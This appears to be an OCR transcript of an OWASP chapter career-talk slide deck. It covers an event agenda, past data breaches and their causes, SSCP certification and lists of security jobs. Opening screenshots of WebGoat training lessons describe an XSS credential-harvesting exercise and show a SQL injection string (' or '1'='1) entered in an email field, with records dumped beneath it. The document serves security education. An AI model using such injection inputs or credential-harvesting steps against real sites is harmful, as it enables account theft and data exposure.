
Below is an example of a standard search feature.
Using XSS and HTML insertion, your goal is to:

- Insert html to that requests credentials
- Add javascript to actually collect the credentials
- Post the credentials to http://localhost./WebGoat/catcher?PROPERTY=yes...

To pass this lesson, the credentials must be posted to the catcher servlet.

WebGoat Search

WebGoat: .NET



MAILING LIST

Join our mailing list, and we'll send you updates on our fantastic deals!

First Name:

Last Name:

Email: jerry@owasp.org' or '1'='1

You are already on the list!

FirstName: Grace
LastName: Mclean
Email: aaa@bbb.com

FirstName: Amelia
LastName: Gutierrez
Email: Etiam.ligula@nequeet.com

FirstName: Scott

Agenda

Feb 28, 2014	
Time (PM)	Web Application Security Education Program
01:15-01:45	Arrival, Registration and Coffee
01:45-02:00	Inaugural Address by Jibitesh Mishra HOD IT Dept. CET Bhubaneswar
02:01-02:30	Welcome note & Introduction to OWASP : Somen Das, OWASP BBSR Chapter Lead
02:31-03:00	Security as a Career Path : Srimant Acharya, Co-Chapter Leader OWASP BBSR and Sr. Security Consultant (TCS)
03:01-03:20	Break; Coffee & Snacks
03:21-04:30	Hacking Web, Demo by Jyoti Acharya & Ajit Meher, Security Analyst(TCS)
04:30-04:45	Security Quiz (OWASP Goodies for Winners)
04:45-05:00	Thank you, closing notes, how to become a sponsor for OWASP meetings & Venue announcement for next get together
Coming Soon →	Workshop: Hackademic

Security as a Career

by


Srimant Acharya

About Srimant

- Software / Web application security Consultant
- Works with Tata Consultancy Services Ltd.
- OWASP Leader:
  - Co-Leader, OWASP Bhubaneswar Chapter
- Core interests:
  - Software Security Assurance
  - Enterprise Vulnerability Management

Look who got hacked & how!

OWASP
The Open Web Application Security Project



usernames, email addresses and encrypted passwords of 250,000 users

Insider Theft

Credit and debit card information of up to 40 million customers was stolen

Malware exploiting "easy" passwords to access registers remotely

2.9 million customers, code for multiple Adobe software products, Adobe Acrobat, ColdFusion Etc.

Suspected "Authorization" breach

2013

Email addresses and telephone numbers of an estimated 6 million Facebook users

App design issue exploited

Hackers broke in and gained access to employee user names and passwords

One server used a "Jump-Host" to infect other servers

40 million tokens and stolen SecurID information on Lockheed Martin

Email Phising with subject line "2011 Recruitment Plan"

2012

What do they got?
User Id, Password, Credit/debit Card info, Source Code & all other forms PII data

How did they get it?
Insider Theft
SQL Injection
"Easy" Passwords
Authentication & URL Tampering
Authorization Breach
Email Phishing
Spear Phishing
One server acting as "Jump-Host" to infect others
Design Flaw

2% of client email IDs were exposed

Spear phishing attack

200,000 customer accounts, names, credit card numbers, mailing addresses and email addresses

Authentication & URL Tampering

LulzSec breached personal information of 1 million users, user names, passwords, home addresses

LulzSec claimed they used "SQL Injection"

2011

- ❑ Bankers
- ❑ Lawyers
- ❑ Politicians
- ❑ Sultan of Brunei
- ❑ Lalu Yadav
- ❑ Security Consultants

Who can afford this?

Where do I start?

OWASP
The Open Web Application Security Project

Despite a global recession, there are more than 2.25 million information security professionals in the world and by 2015 that amount will need to double in order to fill the job demand!


The Systems Security Certified Practitioner (SSCP) certification from (ISC)² is one of the most well-regarded, entry-level certifications in the industry.


According to Certification Magazine's 2009 Salary Survey, the average annual salary for a SSCP is $97,860.

All you need to earn your SSCP certification is one years' field experience in one of the following domains:

- ✓ Access Controls
- ✓ Security Operations and Administration
- ✓ Monitoring and Analysis
- ✓ Risk, Response and Recovery
- ✓ Cryptography
- ✓ Networks and Communications
- ✓ Malicious Code and Activity

Stay on?





(ISC)²

Non-profit


The International Information Systems Security Certification Consortium is a non-profit organization which specializes in information security education and certifications. It has been described as "world's largest IT security organization". Wikipedia

Founded: 1988

https://www.isc2.org/


Jobs?

OWASP
The Open Web Application Security Project




#1 – Information Security Crime Investigator/Forensics Expert

"The thrill of the hunt! You never encounter the same crime twice!"




#2 – System, Network, and/or Web Penetration Tester*

"You can be a hacker, but do it legally and get paid a lot of money!"



The 20 Coolest Jobs in Information Security

- #1 Information Security Crime Investigator/Forensics Expert
- #2 System, Network, and/or Web Penetration Tester
- #3 Forensic Analyst
- #4 Incident Responder
- #5 Security Architect
- #6 Malware Analyst
- #7 Network Security Engineer
- #8 Security Analyst
- #9 Computer Crime Investigator
- #10 CISO/ISO or Director of Security
- #11 Application Penetration Tester
- #12 Security Operations Center Analyst
- #13 Prosecutor Specializing in Information Security Crime
- #14 Technical Director and Deputy CISO
- #15 Intrusion Analyst
- #16 Vulnerability Researcher/ Exploit Developer
- #17 Security Auditor
- #18 Security-savvy Software Developer
- #19 Security Maven in an Application Developer Organization
- #20 Disaster Recovery/Business Continuity Analyst/Manager



#18 – Security-savvy Software Developer*

"Kool, because this is VERY rare."

Courtesy SANS

